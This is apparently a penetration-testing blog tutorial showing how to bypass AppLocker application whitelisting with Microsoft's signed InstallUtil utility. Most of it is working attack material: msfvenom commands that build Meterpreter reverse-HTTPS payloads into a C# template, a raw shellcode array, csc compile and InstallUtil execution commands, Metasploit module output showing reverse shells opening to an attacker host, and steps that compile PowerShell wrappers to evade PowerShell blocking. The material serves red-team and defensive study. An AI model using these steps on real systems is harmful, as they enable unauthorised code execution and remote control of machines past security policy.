AppLocker Bypass – InstallUtil

pentestlab.blog/category/red-team/page/117

May 8, 2017


InstallUtil is a command line utility which is part of the .NET Framework and allows users to quickly install and uninstall applications via the command prompt. Since this utility is a Microsoft signed binary then it could be used to run any .NET executables bypassing in that way AppLocker restrictions. Also this utility is located inside the Windows folder which AppLocker policies are not going to be applied as the contents of the Windows folder are needed to be executed in order for the system to run normally.

This technique was discovered by Casey Smith which on top of that he did some further work by writing C# code that can be used to bypass AppLocker restrictions in order to run PowerShell through the **InstallUtil** binary.

Generating .NET Executables

The InstallUtil can run executables which are written in .NET language. There is python script written by khr0x40sh which imports Metasploit payloads generated by MSFvenom into a C# template and produces the .NET binary that can be used to evade AppLocker via InstallUtil.


```
python InstallUtil.py --cs_file pentestlab.cs
--exe_file /root/Desktop/pentestlab.exe --payload
windows/meterpreter/reverse_https --lhost 192.168.1.11 --lport 443
```



```
root@kali:~/Downloads/WhiteListEvasion/InstallUtil# python InstallUtil.py --cs_f
ile pentestlab.cs --exe_file pentestlab.exe --payload windows/meterpreter/revers
e_https --lhost 192.168.1.11 --lport 443
Generating shellcode using msfvenom...

No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 449 bytes
Final size of csharp file: 2306 bytes
/*Generated by InstallUtil.py, by @khr0x40sh*/
using System;
using System.Diagnostics;
using System.Reflection;
using System.Configuration.Install;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;
```

Generating C# Payloads

The command above will generate a C# template which will include the Metasploit ShellCode.




```
                               private static UInt32 MEM_COMMIT = 0x1000;
                private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
                private static UInt32 MEM_RELEASE = 0x8000;

                //The Methods can be Uninstall/Install.  Install is transactiona
l, and really unnecessary.
                public override void Uninstall(System.Collections.IDictionary sa
vedState)
                {
                        Console.WriteLine("Hello From Uninstall...I carry out th
e real work..."); //debug
                        //ShellCode.DoEvil();

                        byte[] buf = new byte[425] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
```

ShellCode inside C# File

The C# file can be compiled as an executable also via the csc binary of a system that is running .NET framework.


```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe pentestlab.cs
```

The compiled executable that contains the malicious payload can be then dropped on the target system. AppLocker prevents the file of being executed however through the Installutil this file is executed as normal and returns a Meterpreter session.



```
C:\>mECMcQaQ.exe
This program is blocked by group policy. For more information, contact your syst
em administrator.

C:\>cd \Windows\Microsoft.NET\Framework\v4.0.30319

C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil.exe /logfile= /LogToCo
nsole=false /U C:\mECMcQaQ.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.1
Copyright (c) Microsoft Corporation.  All rights reserved.
```

Bypass AppLocker via InstallUtil



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.3:4444 -> 192.168.100.1:49305) at
2017-05-02 21:25:50 -0400

meterpreter > getuid
Server username: PENTESTLAB0\Administrator
meterpreter >
```


AppLocker Bypass – Meterpreter Session

Metasploit

There is a specific Metasploit module which can be used to bypass AppLocker via the InstallUtil method.

```
exploit/windows/local/applocker_bypass
```

This module will generate a .NET executable on the target system and it will utilize the **InstallUtil** binary to execute the payload bypassing the AppLocker protection.




```
msf exploit(applocker_bypass) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Running module against DC
[*] Using .NET path C:\Windows\Microsoft.NET\Framework\v4.0.30319
[*] Writing payload to C:\Users\testuser\AppData\Local\Temp\VHSClVqD.cs
[*] Compiling payload to C:\Users\testuser\AppData\Local\Temp\mECMcQaQ.exe
[*] Executing payload ...
[*] Sending stage (957487 bytes) to 192.168.100.1
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.1:49370) at
2017-05-02 20:47:36 -0400
[+] Deleted C:\Users\testuser\AppData\Local\Temp\VHSClVqD.cs
[!] This exploit may require manual cleanup of 'C:\Users\testuser\AppData\Local\
Temp\mECMcQaQ.exe' on the target

meterpreter >
```

Metasploit – AppLocker Bypass

PowerShell

In environments where PowerShell is restricted by AppLocker Casey Smith did some further work and wrote C# code which can be used in conjunction with the **InstallUtil** bypass technique in order to run PowerShell commands and scripts.



C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe

This program is blocked by group policy. For more information, contact your system administrator.


PowerShell Blocked by AppLocker

The C# code can be compiled with the csc binary in order to produce a PowerShell executable.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
/reference:"C:\System.Management.Automation.dll /out:powershell.exe InstallUtil-
PowerShell.cs
```

However in order for the above command to run it needs the **System.Management.Automation.dll** which can be found in one of the directories below:

```
C:\Windows\winsxs\msil_system.management.automation_31bf3856ad364e35_6.1.7601.17514
 3d144
C:\windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35

C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.
```




```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>csc.exe /reference:"C:\System.Mana
gement.Automation.dll" /out:C:\powershell.exe C:\InstallUtil-PowerShell.cs
Microsoft (R) Visual C# 2010 Compiler version 4.0.30319.1
Copyright (C) Microsoft Corporation. All rights reserved.


C:\Windows\Microsoft.NET\Framework\v4.0.30319>
```

AppLocker Bypass – Compile a PowerShell Binary


The compiled PowerShell binary can be executed via the **InstallUtil** in order to execute PowerShell commands.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U powershell.exe
```



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil.exe /logfile= /LogToCo
nsole=false /U powershell.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.1
Copyright (c) Microsoft Corporation.  All rights reserved.

ipconfig
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4d12:e521:f70d:ff83%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

AppLocker Bypass – PowerShell



C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe


This program is blocked by group policy. For more information, contact your system administrator.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil.exe /logfile= /LogToCo
nsole=false /U powershell.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.1
Copyright (c) Microsoft Corporation.  All rights reserved.

$PSVersionTable.PSVersion
Major  Minor  Build  Revision
-----  -----  -----  --------
2      0      -1     -1
```

AppLocker Bypass – PowerShell Version


There is an additional improvement on this code which can be compiled as .DLL and it can take an optional parameter to run PowerShell scripts which are stored locally.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
/reference:"C:\System.Management.Automation.dll /out:pshell.dll C:\pshell.cs
```



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>csc.exe  /reference:"C:\System.Man
agement.Automation.dll" /out:pshell.dll C:\pshell.cs
Microsoft (R) Visual C# 2010 Compiler version 4.0.30319.1
Copyright (C) Microsoft Corporation. All rights reserved.


C:\Windows\Microsoft.NET\Framework\v4.0.30319>
```

AppLocker Bypass – PowerShell DLL



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil.exe /logfile= /LogToCo
nsole=false /U pshell.dll
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.1
Copyright (c) Microsoft Corporation.  All rights reserved.

>ipconfig
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4d12:e521:f70d:ff83%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

AppLocker Bypass – Execute PowerShell Commands

Resources

https://github.com/khr0x40sh/WhiteListEvasion

https://www.rapid7.com/db/modules/exploit/windows/local/applocker_bypass

https://www.exploit-db.com/exploits/39523/

https://github.com/subTee/AllTheThings